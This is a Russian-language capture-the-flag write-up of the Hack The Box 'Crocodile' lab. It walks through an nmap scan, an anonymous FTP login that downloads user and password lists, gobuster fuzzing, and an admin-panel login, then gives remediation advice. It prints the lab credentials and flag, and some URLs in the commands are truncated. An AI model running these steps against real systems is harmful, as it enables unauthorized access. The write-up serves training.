
Hack The Box: Crocodile Writeup (Tier 1 – Starting Point)

Дата проведения аудита: 12 октября 2026 г.
Платформа атаки: Kali Linux arm64 (Hypervisor: VMware Fusion Pro, Apple Silicon M4)
Целевой хост (Target IP): `10.129.1.15`
Результат: Успешный взлом облачной инфраструктуры через цепочку эксплуатации (Exploitation Chain), неавторизованный захват веб-панели администрирования, эксфильтрован Root-флаг.



---

1. Введение и Теоретический анализ уязвимостей

В ходе планового тестирования на проникновение исследована облачная инфраструктура `Crocodile`. Данный аудит демонстрирует классический вектор связывания мелких дефектов безопасности (Exploitation Chains) для получения первоначального доступа к закрытым системам.

1.1. Специфика цепочки эксплуатации

Атака базируется на компрометации двух независимых сетевых служб, развернутых в облачном контейнере:

1. **Незащищенное хранилище FTP (порт 21):**

Уязвимость некорректной конфигурации прав доступа (Security Misconfiguration).

2. **Веб-сервер Apache HTTPD (порт 80):**

Утечка критически важных данных и отсутствие надлежащей изоляции административных панелей бэкенда.

---


2. Этап разведки и сбора скрытых конфигураций (Enumeration)

2.1. Верификация зашифрованного канала

Перед запуском активных сканеров проведена проверка стабильности связи с облаком через `ping`:

```bash
ping -c 3 10.129.1.15
```

Результат: Пакеты доставлены без потерь (`0% packet loss`), зафиксирован стабильный отклик ~132-137 мс.



2.2. Веерное Black Box сканирование (Nmap)


Для первичного обнаружения активных сетевых портов и сбора версий ПО запущен веерный скан периметра хоста:

```bash
sudo nmap -sC -sV 10.129.1.15
```

Лог сканирования Nmap:

```text
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
```

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r-- 1 ftp ftp 33 Jun 08  2021 allowed.userlist
|_-rw-r--r--   1   ftp   ftp   62   Apr   20   2021
allowed.userlist.passwd
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Smash - Bootstrap Business Template
```



Анализ логов выявил открытый веб-сервер **Apache 2.4.41** и службу **vsftpd 3.0.3** со включенным анонимным доступом без авторизации (`Anonymous FTP login allowed`).

2.3. Эксфильтрация скрытых данных из FTP-хранилища

Используя дефект конфигурации, осуществлено беспарольное подключение к удаленному диску:

```bash
ftp 10.129.1.15
Name: anonymous
Password: <нажат Enter>
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ftp 10.129.1.15
Connected to 10.129.1.15.
220 (vsFTPd 3.0.3)
Name (10.129.1.15:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Внутри шелла вызвана команда `dir`, локализовавшая два забытых файла конфигурации, которые успешно скачаны утилитой `get`:

* `allowed.userlist` – Список легитимных логинов бэкенда.
* `allowed.userlist.passwd` – Список соответствующих паролей.

```
ftp> dir
229 Entering Extended Passive Mode (|||44449|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            33 Jun 08  2021 allowed.userlist
-rw-r--r--    1 ftp      ftp            62 Apr 20  2021 allowed.userlist.passwd
226 Directory send OK.
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||46962|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% |***********************************************************************|    33      397.85 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.24 KiB/s)
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||43519|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% |***********************************************************************|    62        0.83 KiB/s    00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (0.30 KiB/s)
```

После завершения сессии (`exit`).

```
ftp> exit
221 Goodbye.
```

Файлы прочитаны через утилиту `cat`:

```text
[*] Логины: aron, pwnmeow, egotisticalsw, admin
[*] Пароли: root, Supersecretpassword1, @BaASD&9032123sADS, rKXM59ESxesUFHAd
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin

┌──(kali㉿kali)-[~/Downloads]
└─$ cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd
```

---

3. Направленный веб-фаззинг и захват админки (Exploitation)

3.1. Картирование веб-структуры через GoBuster

При открытии целевого IP-адреса в браузере Firefox отображается стандартный шаблон бизнес-сайта, внешняя навигация на котором отсутствует. Для обнаружения скрытых административных панелей и изолированных скриптов бэкенда без предварительного анализа стека технологий принято решение запустить слепой веерный фаззинг директорий по стандартному хакерскому словарю. С учетом специфики современных веб-платформStarting Point, поиск выполнялся с жесткой фильтрацией расширений по маске **`-x php,html`**:


```bash
gobuster dir --url http://10.129.1 --wordlist /usr/share/wordlists/dirb/common.txt -x php,html
```

По результатам фаззинга установлено, что сайт функционирует на языке **PHP** (status 200).

Лог сканирования GoBuster:

```text
/index.html           (Status: 200) [Size: 58565]
/login.php            (Status: 200) [Size: 1577]
/dashboard            (Status: 301) [Size: 314]
/logout.php             (Status: 302) [Size: 0] --> login.php
```

Сканер успешно идентифицировал изолированный бэкенд-скрипт **`/login.php`**.




3.2. Компрометация Server Manager панели

1. В браузере осуществлен переход по адресу: `http://10.129.1login.php`.

2. На основе собранных списков из FTP произведен ручной перебор пар учетных записей.

3. Валидной оказалась комбинация главного администратора:


* **Username:** `admin`
* **Password:** `rKXM59ESxesUFHAd`




После нажатия кнопки `Sign in` бэкенд выполнил перенаправление сессии на защищенный дашборд `Server

Manager 2`, где в верхней части страницы зафиксирован Root-токен системы:

👉 **`c7110277ac44d78b6a9fff2232434d16`**





---

4. Рекомендации по устранению уязвимостей (Remediation)

1. **Отключение анонимного FTP:**

В конфигурационном файле `/etc/vsftpd.conf` принудительно изменить директиву на `anonymous_enable=NO`, заблокировав беспарольный вход.

2. **Очистка публичных каталогов:**

Удалить любые списки учетных данных, временные бэкапы и конфигурационные вордлисты из системных папок общего доступа.

3. **Защита панели входа:**

Реализовать ограничение на количество попыток авторизации (Rate Limiting / Fail2ban) на странице `login.php` для блокировки брутфорса и закрыть доступ к админ-панели внешним пользователям с помощью сетевых правил.